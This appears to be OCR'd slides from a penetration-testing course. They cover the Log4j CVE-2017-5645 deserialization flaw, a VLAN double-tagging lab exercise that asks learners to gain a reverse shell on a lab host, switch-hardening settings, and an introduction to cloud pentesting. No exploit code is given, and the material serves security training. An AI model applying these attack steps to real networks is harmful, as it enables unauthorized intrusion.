
Apache Log4j Insecure Deserialization RCE

- Vulnerability when using the Log4j TCP or UDP socket server to receive serialized log events from another application
- CVE-2017-5645 published 04/17/2017
- Affected versions: Apache Log4j 2.x < 2.8.2
- Specially crafted binary payload can be sent that, when deserialized, can execute arbitrary code


Reference:
https://nvd.nist.gov/vuln/detail/CVE-2017-5645

NotSoSecure part of claranet cyber security

VLAN Network: Double Tagging



VLAN Network: Double Tagging



Exercise 8.3

Demo 8.3

VLAN Double Tagging

- The interface eth2 on your kali machine is connected to a switch in access mode
- There is another machine sitting at 10.0.20.201 in vlan 20
- This machine has a vulnerable service running on port 4712
- Exploit the machine and gain a reverse shell on kali using double tagging

VLAN: Attack Mitigation

- Example: **access** mode

```
#switchport mode access
#switchport nonegotiate
#switchport access vlan 100
```

- Example: **trunk** mode

```
#switchport trunk encapsulation dot1q
#switchport mode trunk
#switchport nonegotiate
#switchport trunk allowed vlan 10,100
#switchport trunk native vlan 1
```

NotSoSecure part of claranet cyber security

Network status: After VLAN Double Tagging Attack

SHARED Subnet
(192.168.3.0/24)

192.168.3.208
DVCS / CI-CD

192.168.3.100
Oracle DB

192.168.3.210

192.168.3.215
Host: DC01

fe80::250:56ff:fe9f:a84
SNMPv3

192.168.3.211
VPN

192.168.3.180
SSL & Bash

192.168.3.150
WebSphere

DEDICATED Subnet
(192.168.X.0/24)

192.168.X.17
Host: WKSX

192.168.X.18
Multi Forest

192.168.X.209
Ubuntu

192.168.X.206

PRIVATE Subnet
(10.0.2.0/24)

10.0.2.220
Host: certsrv

VLANs (10.10.0.0/8)


10.10.100.220
Cisco IOS

10.10.100.220
Apache Log4j

Cloud Pentesting

- [x] Enumeration
- [x] Cloud Service Attack Surfaces
- [x] Identity Services
- [x] Post Exploitation
- [x] Backdooring and Maintaining Access

Cloud Infrastructure



What is a Cloud

- Shared pool of configurable system resources
- Decentralized
- Rapid provisioning
- Remote access
- Minimum management
- Reduced IT hardware upfront cost
- Flexible and scalable
- Can be : Public / Private / Hybrid / Community

NotSoSecure part of claranet cyber security

Comparison: Types of Cloud


Parameter	Public Cloud	Private Cloud	Hybrid Cloud	Community Cloud
Scalability	Very High	Limited	Very High	Limited
Reliability	Very High	Very High	High	Very High
Security Responsibility	Vendor	Individual	Vendor and Individual	Individual
Cost	Comparatively Cheaper	Expensive	Moderately Expensive	Moderately Expensive
Example	AWS, GCP, Azure	KVM, Xen	VMware vCloud	Salesforce Community Cloud

NotSoSecure part of claranet cyber security

Types of Cloud Services

NotSoSecure part of claranet cyber security

Shared Responsibility Model



Cloud Service Responsibility Matrix

Responsibilities	On-prem	IaaS	CaaS	PaaS	FaaS	SaaS
All Things Client Side	Tenant	Tenant	Tenant	Tenant	Tenant	Tenant
Data (Transit and Cloud)	Tenant	Tenant	Tenant	Tenant	Tenant	Tenant
Identity & Access Management	Tenant	Tenant	Tenant	Tenant	Tenant	Tenant
Functional Logic	Tenant	Tenant	Tenant	Tenant	Tenant	Provider
Applications	Tenant	Tenant	Tenant	Tenant	Provider	Provider
Runtime	Tenant	Tenant	Tenant	Provider	Provider	Provider
Middleware	Tenant	Tenant	Provider	Provider	Provider	Provider
OS	Tenant	Tenant	Provider	Provider	Provider	Provider
Virtualization	Tenant	Provider	Provider	Provider	Provider	Provider
Load Balancing	Tenant	Provider	Provider	Provider	Provider	Provider
Networking	Tenant	Provider	Provider	Provider	Provider	Provider
Servers	Tenant	Provider	Provider	Provider	Provider	Provider
Physical Security	Tenant	Provider	Provider	Provider	Provider	Provider

NotSoSecure part of claranet cyber security

Why Cloud Security Matters

- Major push by organizations to be on cloud or cloud native
- Multitude of offerings === different threat models
- Misconfigurations can increase threats
- Lapse in security can cause money/data/resource losses.
- Examples:
  - Cryptojacking in cloud
  - Code Spaces closed their shops because of AWS creds theft

NotSoSecure part of claranet cyber security

Infra Security

Conventional Infra Security

- Approval only required from owner
- If whitelisted no throttling will be placed by owner
- Network attack is IP based
- IPs mostly private by default
- BCP/DR self planned
- Major danger is data / intellectual property / reputation loss
- Missing patches / Misconfigurations

Cloud Infra Security


- Service provider approval is required*
- Abuse of resource (DDoS, DoS) can result in restrictions
- Network attacks rely on DNS
- IPs mostly public by default
- BCP / DR relies on provider
- Major threat is abuse of services leading to service ban or huge bills
- Misconfiguration / API exposure

*** Note that some types of testing may be explicitly pre-approved (with caveats) in provider terms**


NotSoSecure part of claranet cyber security

Legalities around Cloud Pentesting

Azure



amazon web services



Google Cloud

Conventional Infra v Cloud Offerings

